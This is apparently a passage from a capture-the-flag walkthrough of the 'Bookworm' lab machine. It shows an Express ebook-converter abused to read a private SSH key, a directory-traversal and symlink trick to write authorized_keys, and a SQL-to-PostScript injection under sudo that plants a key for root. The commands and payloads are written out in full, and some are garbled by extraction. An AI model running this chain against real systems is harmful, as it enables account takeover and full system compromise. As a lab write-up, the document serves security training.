
```

        <option value="epub">E-Pub (.epub)</option>
        <option value="docx">MS Word Document (.docx)</option>
        <option value="az3">Amazon Kindle Format (.azw3)</option>
        <option value="pdf">PDF (.pdf)</option>
    </select>
</div>
<button type="submit" class="btn btn-primary">Convert</button>
</form>
</div>
</body>
</html>

```

The above output indicates that it might be a file conversion utility, so we'll go ahead and forward this port to our machine. Since we already have SSH access we can leverage port forwarding. Then, we'll start up a web browser locally to access the application.

```
ssh -L 3001:127.0.0.1:3001 frank@bookworm.htb
```



This web application doesn't seem to reveal any kind of identifiable information that could be used to fingerprint what software it may be running.

We'll continue our enumeration and look at the `/home` directory, searching for files that may be readable by anyone, revealing that the user `neil` has a converter utility in their home directory.

```

frank@bookworm:/home$ cd /home
frank@bookworm:/home$ find . -perm -o=r -type d 2>/dev/null

.
./frank
./frank/.local
./neil
./neil/.config
./neil/converter
./neil/converter/output
./neil/converter/processing
./neil/converter/templates
./neil/converter/calibre

```

If we check running processes for PIDs running as `neil` we can in fact see that a web application is being run by this user. Perhaps this is the converter utility that we just port forwarded.

```
frank@bookworm:/home$ ps aux | grep neil

neil          1006  0.0  1.3 607092 53812 ?        Ssl  Dec04   0:00 /usr/bin/node
index.js
```

We can verify this theory by looking at the source code for `index.js` and see that it is in fact running on port `3001`.

```
frank@bookworm:/home$ cd /home/neil/converter
frank@bookworm:/home/neil/converter$ cat index.js

<...snip...>
const app = express();
const port = 3001;

nunjucks.configure("templates", {
  autoescape: true,
  express: app,
});
```

Source Code Review

Great! So now we've identified the web application, the user it's currently running as and the source for the web application itself. Let's break down the web application. It's written in `Node.js` using the `Express` framework and appears to be a simple file converter using Calibre's `ebook-convert` command-line tool.

In summary, the app:

- Configures the handling of form data with `express.urlencoded` and file uploads with `express-fileupload`, limited to a size of 2MB.

```
app.use(express.urlencoded({ extended: false }));
app.use(
  fileupload({
    limits: { fileSize: 2 * 1024 * 1024 },
  })
);
```

- Defines the path to the `ebook-convert` executable.

```
const convertEbook = path.join(__dirname, "calibre", "ebook-convert");
```

- Handles the `POST` request to `/convert` for file conversion and spawns a child process to execute `ebook-convert` with input and output paths.

```
app.post("/convert", async (req, res) => {
  // ...
  const { convertFile } = req.files;
```

```

const fileId = uuidv4();
const fileName = `${fileId}${path.extname(convertFile.name)}`;
const filePath = path.resolve(path.join(__dirname, "processing", fileName));
await convertFile.mv(filePath);

const destinationName = `${fileId}.${outputType}`;
const destinationPath = path.resolve(path.join(__dirname, "output",
destinationName));

console.log(filePath, destinationPath);

const converter = child.spawn(convertEbook, [filePath, destinationPath], {
  timeout: 10_000,
});
// ...
});

```

There are 3 potential vulnerabilities in this code:

- File upload restriction bypass: The web application does not seem to do any validation of extensions provided.
- Directory traversal: The code constructs paths based on user input without validation.
- Command injection: The *child.spawn* function is used to execute the `ebook-convert` command and the input is not properly validated.

Let's look a bit further into the Calibre documentation to see what it can do as a library.

A Google search of: `calibre ebook-convert` should point us [here](#).


Convert an e-book from one format to another.

input_file is the input and output_file is the output. Both must be specified as the first two arguments to the command.

The output e-book format is guessed from the file extension of output_file. output_file can also be of the special format .EXT where EXT is the output file extension. In this case, the name of the output file is derived from the name of the input file. Note that the filenames must not start with a hyphen. Finally, if output_file has no extension, then it is treated as a folder and an "open e-book" (OEB) consisting of HTML files is written to that folder. These files are the files that would normally have been passed to the output plugin.

We'll experiment a bit with this application by first creating an example file `test.txt` with the content `converted text file`. We'll choose the default `.epub` extension as the output file.

```
echo "converted text file" > test.txt
```



After downloading the output we can simply `unzip` this file, as `.epub` files are essentially archives, much like a `.docx` or `.xlsx`.

```
unzip convert.epub
```

```
Archive:  convert.epub
extracting: mimetype
  creating: META-INF/
  inflating: META-INF/container.xml
  inflating: toc.ncx
  inflating: index.html
  inflating: stylesheet.css
  inflating: page_styles.css
  inflating: titlepage.xhtml
  inflating: cover_image.jpg
  inflating: content.opf
```

We take a look at `index.html` and see that it includes our file's data in its body:

```
cat index.html
```

```
<?xml version='1.0' encoding='utf-8'?>
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <title>a5bf77ba-8cd9-46a2-bb46-0a02814f7fa3</title>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8"/>
    <link rel="stylesheet" type="text/css" href="stylesheet.css"/>
    <link rel="stylesheet" type="text/css" href="page_styles.css"/>
  </head>
  <body class="calibre">
    <p class="calibre1">converted text file</p>
  </body></html>
```

This means we can likely read files as the `neil` user, prompting us to try and exfiltrate his private SSH key. We see that our current user stores keys as `id_ed25519`, so it's likely that `neil` has the same setup.

```
frank@bookworm:~$ ls ~/.ssh
```

```
id_ed25519 id_ed25519.pub
```

We create a simple HTML file that references `neil`'s private key and convert it to `epub` once more using the web application.

```
echo '' > test.html
```

```
unzip convert.epub
```

```
Archive:  convert.epub
```

```
extracting: mimetype
```

```
inflating: META-INF/container.xml
```

```
inflating: toc.ncx
```

```
inflating: stylesheet.css
```

```
inflating: page_styles.css
```

```
inflating: titlepage.xhtml
```

```
inflating: cover_image.jpg
```

```
inflating: .id_ed25519
```

```
inflating: 167b0331-a4cf-46eb-bd24-31e1c4fd705b.html
```

```
inflating: content.opf
```

Unzipping the archive reveals the key included as a dotfile.

```
cat .id_ed25519
```

```
-----BEGIN OPENSSH PRIVATE KEY-----
```

```
b3B1bnZaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZWQyNTUxOQAAACDqcgCBPB2+qqbrzHBH++n0a0xbnp088c/nj/jcObTGfwAAAjCAnJQ/gJyUPwAAAAtzc2gtZWQyNTUxOQAAACDqcgCBPB2+qqbrzHBH++n0a0xbnp088c/nj/jcObTGfwAAAEBrb14nCKjLMwUPWU1NC7iqa3TZaJOHfCFK9sRmYmUXiepyBwE8Hb6qpuvMCEf76fRrTFuenTzXz+eP+Nw5tMZ/AAAADW51awxAYm9va3dvcm0=
```

```
-----END OPENSSH PRIVATE KEY-----
```

Attempting to SSH using the key, however, fails, as we are prompted for a password. This is likely due to a missing `authorized_keys` file.

```
chmod 600 .id_ed25519; ssh -i .id_ed25519 neil@bookworm.htb
```

```
neil@bookworm.htb's password:
```

Let's capture the upload request in `BurpSuite` to experiment with it a bit further. Perhaps, if we can read arbitrary files from `neil`, then it may be possible to write as well.

First we'll grab the public key for `neil`

```
cat test.html
```

```

```

```
unzip convert.epub
```

```
Archive:  convert.epub
```

```

extracting: mimetype
inflating: META-INF/container.xml
inflating: e68f17ea-d5df-4fa4-a9d6-9a0410189f72.html
inflating: id_ed25519.pub
inflating: toc.ncx
inflating: stylesheet.css
inflating: page_styles.css
inflating: titlepage.xhtml
inflating: cover_image.jpg
inflating: content.opf

cat id_ed25519.pub
ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIOpyBwE8Hb6qpuvMCEf76fRrTFuenTzxz+eP+Nw5tMZ/
neil@bookworm

```

Then we can modify our captured request with the content of the public key and try a directory traversal, since the web application does not seem to properly sanitize user input.

In the `outputType` section, we specify the path of the `neil` user's `authorized_keys` file, in an attempt to write the public key to it.

Request		Response	
Pretty	Raw	Pretty	Raw
1 POST /convert HTTP/1.1		1 HTTP/1.1 404 Not Found	
2 Host: localhost:3001		2 X-Powered-By: Express	
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0		3 Content-Security-Policy: default-src 'none'	
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8		4 X-Content-Type-Options: nosniff	
5 Accept-Language: en-US,en;q=0.5		5 Content-Type: text/html; charset=utf-8	
6 Accept-Encoding: gzip, deflate, br		6 Content-Length: 147	
7 Referer: http://localhost:3001/		7 Date: Tue, 05 Dec 2023 14:06:26 GMT	
8 Content-Type: multipart/form-data;		8 Connection: close	
9 boundary=-----3340621881114990258819056824		9	
10 Content-Length: 488		10 <!DOCTYPE html>	
11 Origin: http://localhost:3001		11 <html lang="en">	
12 Connection: close		12 <head>	
13		13 <meta charset="utf-8">	
14 -----3340621881114990258819056824		14 <title>	
15 Content-Disposition: form-data; name="convertFile"; filename="test.txt"		15 <pre>	
16 Content-Type: text/plain		16 <body>	
17		17 <pre>	
18 ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOpyBwE8Hb6qpuvMCEf76fRrTFuenTzxz+eP+Nw5tMZ/ neil@bookworm		18 </pre>	
19 -----3340621881114990258819056824		19 </body>	
20 Content-Disposition: form-data; name="outputType"		20 </html>	
21			
22 ../../../../../../../../../../home/neil/.ssh/authorized_keys			
23 -----3340621881114990258819056824--			
24			

This fails with a `404 Not Found` error, which doesn't seem like a typical error message for this kind of request.

If we change the path to `/tmp/test`, we do see that `neil` is creating files in the directory that we specify.


```

frank@bookworm:/tmp$ ls -lahR test

test9:
total 28K
drwxr-xr-x  2 neil neil 4.0K Dec  5 14:24 .
drwxrwxrwt 22 root root 4.0K Dec  5 14:24 ..
-rw-r--r--  1 neil neil 1.1K Dec  5 14:24 content.opf
-rw-r--r--  1 neil neil  517 Dec  5 14:24 index.html
-rw-r--r--  1 neil neil   51 Dec  5 14:24 page_styles.css
-rw-r--r--  1 neil neil  154 Dec  5 14:24 stylesheet.css
-rw-r--r--  1 neil neil  517 Dec  5 14:24 toc.ncx

```

If we specify an output file in our request, `neil` creates a file with the content that we specify, as well.



This is extremely interesting, as we can now try a symlink attack:

```
frank@bookworm:/tmp$ ln -s /home/neil/.ssh/authorized_keys authorized_keys.txt
```

```
-----3340621881114990258819056824
Content-Disposition: form-data; name="convertFile"; filename="test.txt"
Content-Type: text/plain

ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOpyBwE8Hb6qpuvMcEf76FrTFuentTzxzeP+Nw5tMZ/
neil@bookworm
-----3340621881114990258819056824
Content-Disposition: form-data; name="outputType"

../../../../../../../../tmp/authorized_keys.txt
-----3340621881114990258819056824--
```

This time, however, we get a `500 Internal Server Error`.

Perhaps there are additional restrictions on the target such as the kernel flag for [fs.protected_symlinks](#), which states:

when set to "0", symlink following behavior is unrestricted.

when set to "1" symlinks are permitted to be followed only when outside a sticky world-writable directory, or when the uid of the symlink and follower match, or when the directory owner matches the symlink's owner.

We can try and verify it with `sysctl`, but we're presented with an error:

```
frank@bookworm:~$ sysctl fs.protected_symlinks

sysctl: permission denied on key 'fs.protected_symlinks'
```

Let's assume that this flag is set to `1`, as the documentation states. We therefore create a symlink under a world-writable directory in `frank`'s home directory, since we already control it.

```
frank@bookworm:~$ mkdir test
frank@bookworm:~$ chmod 777 test
frank@bookworm:~$ ln -s /home/neil/.ssh/authorized_keys test/auth.txt
```

Then, we'll send the following payload with Burp Suite:

```
-----3340621881114990258819056824
Content-Disposition: form-data; name="convertFile"; filename="test.txt"
Content-Type: text/plain

ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOpyBwE8Hb6qpuvMcEf76fRrTFuentZxz+eP+Nw5tMZ/
neil@bookworm
-----3340621881114990258819056824
Content-Disposition: form-data; name="outputType"

../../../../../../../../../../../../home/frank/test/auth.txt
-----3340621881114990258819056824--
```

We get a `200 OK` response and can now log into the target as `neil`:

```
HTTP/1.1 200 OK
X-Powered-By: Express
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Tue, 05 Dec 2023 15:22:44 GMT
ETag: w/"64-18c3a930b50"
Content-Type: text/plain; charset=UTF-8
Content-Length: 100
Date: Tue, 05 Dec 2023 15:22:44 GMT
Connection: close

ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOpyBwE8Hb6qpuvMcEf76fRrTFuentZxz+eP+Nw5tMZ/
neil@bookworm
```

```
ssh -i id_ed25519 neil@bookworm.htb

Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-149-generic x86_64)

<...snip...>

Last login: Tue Dec  5 15:09:47 2023 from 10.10.14.50
neil@bookworm:~$
```

Privilege Escalation

Right away if we check out current permissions we can see that we have `sudo` access to `/usr/local/bin/genlabel`.

As this will allow execution as the `root` user, this is immediately of interest.

```
neil@bookworm:~$ whoami
neil
neil@bookworm:~$ groups
neil
neil@bookworm:~$ sudo -l
Matching Defaults entries for neil on bookworm:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User neil may run the following commands on bookworm:
    (ALL) NOPASSWD: /usr/local/bin/genlabel
```

The file in question is a Python script:

```
neil@bookworm:~$ file /usr/local/bin/genlabel

/usr/local/bin/genlabel: Python script, ASCII text executable
```

```
#!/usr/bin/env python3

import mysql.connector
import sys
import tempfile
import os
import subprocess

with open("/usr/local/labelgeneration/dbcreds.txt", "r") as cred_file:
    db_password = cred_file.read().strip()

cnx = mysql.connector.connect(user='bookworm', password=db_password,
                              host='127.0.0.1',
                              database='bookworm')

if len(sys.argv) != 2:
    print("Usage: genlabel [orderId]")
    exit()

try:
    cursor = cnx.cursor()
    query = "SELECT name, addressLine1, addressLine2, town, postcode, Orders.id
as orderId, Users.id as userId FROM Orders LEFT JOIN Users On Orders.userId =
Users.id WHERE Orders.id = %s" % sys.argv[1]

    cursor.execute(query)

    temp_dir = tempfile.mkdtemp("printgen")
    postscript_output = os.path.join(temp_dir, "output.ps")
    # Temporary until our virtual printer gets fixed
    pdf_output = os.path.join(temp_dir, "output.pdf")

    with open("/usr/local/labelgeneration/template.ps", "r") as postscript_file:
        file_content = postscript_file.read()
```

```

generated_ps = ""

print("Fetching order...")
for (name, address_line_1, address_line_2, town, postcode, order_id, user_id)
in cursor:
    file_content = file_content.replace("NAME", name) \
        .replace("ADDRESSLINE1", address_line_1) \
        .replace("ADDRESSLINE2", address_line_2) \
        .replace("TOWN", town) \
        .replace("POSTCODE", postcode) \
        .replace("ORDER_ID", str(order_id)) \
        .replace("USER_ID", str(user_id))

    print("Generating PostScript file...")
    with open(postscript_output, "w") as postscript_file:
        postscript_file.write(file_content)

    print("Generating PDF (until the printer gets fixed...)")
    output = subprocess.check_output(["ps2pdf", "-dNOSAFER", "-sPAPERSIZE=a4",
postscript_output, pdf_output])
    if output != b"":
        print("Failed to convert to PDF")
        print(output.decode())

    print("Documents available in", temp_dir)
    os.chmod(postscript_output, 0o644)
    os.chmod(pdf_output, 0o644)
    os.chmod(temp_dir, 0o755)
    # Currently waiting for third party to enable HTTP requests for our on-prem
printer
    # response = requests.post("http://printer.bookworm-internal.htb", files=
{"file": open(postscript_output)})

except Exception as e:
    print("Something went wrong!")
    print(e)

cnx.close()

```

We can see that the above script is querying the database for a given order and then generating a PostScript file. The script then uses `ps2pdf` to convert the PostScript file to a PDF. We can also note that `ps2pdf` is being called with `-dNOSAFER` and further research into this flag indicates that it disables safety features. As per the [documentation](#):

This flag disables SAFER mode until the ``.setsafe`` procedure is run. This is intended for clients or scripts that cannot operate in SAFER mode. If Ghostscript is started with ``.dNOSAFER`` or ``.dDELAysAFER``, PostScript programs are allowed to read, write, rename or delete any files in the system that are not protected by operating system permissions.

SQL Injection

We can also see that the SQL query takes a user-supplied argument and does not attempt to sanitize the input:

```
cursor = cnx.cursor()
query = "SELECT name, addressLine1, addressLine2, town, postcode, Orders.id as
orderId, Users.id as userId FROM Orders LEFT JOIN Users On Orders.userId =
Users.id WHERE Orders.id = %s" % sys.argv[1]


cursor.execute(query)
```

We try a simple SQL injection to see how it behaves:

```
neil@bookworm:/tmp$ sudo /usr/local/bin/genlabel "'or 1=1)'; --"

Fetching order...
Generating PostScript file...
Generating PDF (until the printer gets fixed...)
Documents available in /tmp/tmpdubhy5gwprintgen
```

This doesn't yield much other than displaying the column names, which we already know:


BOOKWORM 4 HOUR DELIVERY	
NAME ADDRESSLINE1 ADDRESSLINE2 TOWN POSTCODE	
Courier - Please ensure order is marked as completed on website	
Customer Reference USER_ID Order Reference ORDER_ID	

The next thing to try would be a `UNION` injection. We can enter an arbitrary number as the order ID, followed by a `UNION SELECT` statement with values equal to the number of columns returned, which we know is `7`.

We can try something simple such as getting the `VERSION()` of MariaDB:

```
neil@bookworm:/tmp$ sudo /usr/local/bin/genlabel "0 UNION SELECT VERSION()"
Something went wrong!
1222 (21000): The used SELECT statements have a different number of columns

neil@bookworm:/tmp$ sudo /usr/local/bin/genlabel "0 UNION SELECT VERSION(),
'', '', '', '', '', ''"
Fetching order...
Generating PostScript file...
Generating PDF (until the printer gets fixed...)
Documents available in /tmp/tmpbbp04qeeaprintgen
```



We get the expected result. This is useful because now we know we have verified the script to be vulnerable to SQL injection.

We also take note that the `file_content` variable is being replaced with data from the database, or in our case, the data we're injecting with our `UNION SELECT` statement. We can test to see if we can inject our own PostScript code to try and take advantage of our `sudo` privileges.

PostScript Injection

The following variable in the Python script loads the PostScript template located at `/usr/local/labelgeneration/template.ps` and replaces a number of variables with the data provided (either through a database query or via our SQL injection):

```
with open("/usr/local/labelgeneration/template.ps", "r") as postscript_file:
    file_content = postscript_file.read()
    file_content = file_content.replace("NAME", name)
```

The corresponding block in `/usr/local/labelgeneration/template.ps` is what would be modified by the above code snippet:

```
/Courier-bold
20 selectfont
50 550 moveto
(NAME) show
```

The script searches for a string called `NAME` and replaces it with the data we specify. So in this example we can attempt to inject our own code by passing `()postscript_code()` as our `name`. The final result should look something like the following:

```
/Courier-bold
20 selectfont
50 550 moveto
()postscript_code() show
```

For a more clear example we'll search for [PostScript syntax](#) and find [setrgbcolor](#) which will change the color of the parameters in the generated PDF; in this case, to red.

```
neil@bookworm:/tmp$ sudo /usr/local/bin/genlabel "0 UNION SELECT ')"1 0 0
setrgbcolor(injected', '','','','','','"
```

```
Fetching order...
Generating PostScript file...
Generating PDF (until the printer gets fixed...)
Documents available in /tmp/tmpv0w8d1ujprintgen
```


The PostScript code should be replaced with the following, which can be verified in the output files provided by the script.

```
/Courier-bold
20 selectfont
50 550 moveto
()1 0 0 setrgbcolor(injected) show
```

We can see that we get our desired result:

BOOKWORM

4 HOUR DELIVERY



injected

Courier - Please ensure order is
marked as completed on website

Customer Reference

Order Reference

Now that we have verified we can inject our own PostScript code, let's try and abuse our `sudo` privileges. We'll search how to use [PostScript to write to a file](#) and craft the following payload using our public key from the user `neil`, which we already have a private key for.

```
neil@bookworm:~$ sudo /usr/local/bin/genlabel "0 UNION SELECT ')"
/outfile (/root/.ssh/authorized_keys) (w) file def
outfile (ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAI0pyBWE8Hb6qpuvMCEf76fRrTFuenTzxz+eP+Nw5tMZ/) writestring
outfile closefile(' ', ' ', ' ', ' ', ' ', ' ', ' ', ' ')

Fetching order...
Generating PostScript file...
Generating PDF (until the printer gets fixed...)
Documents available in /tmp/tmpprwxhv9sprintgen
```

Finally, we can SSH into the target as `root`:


```
ssh -i id_ed25519 root@bookworm.htb
```

```
welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-149-generic x86_64)
<...snip...>
Last login: Tue Dec  5 18:45:05 2023 from 127.0.0.1
root@bookworm:~#
```

The final flag can be found at `/root/root.txt`.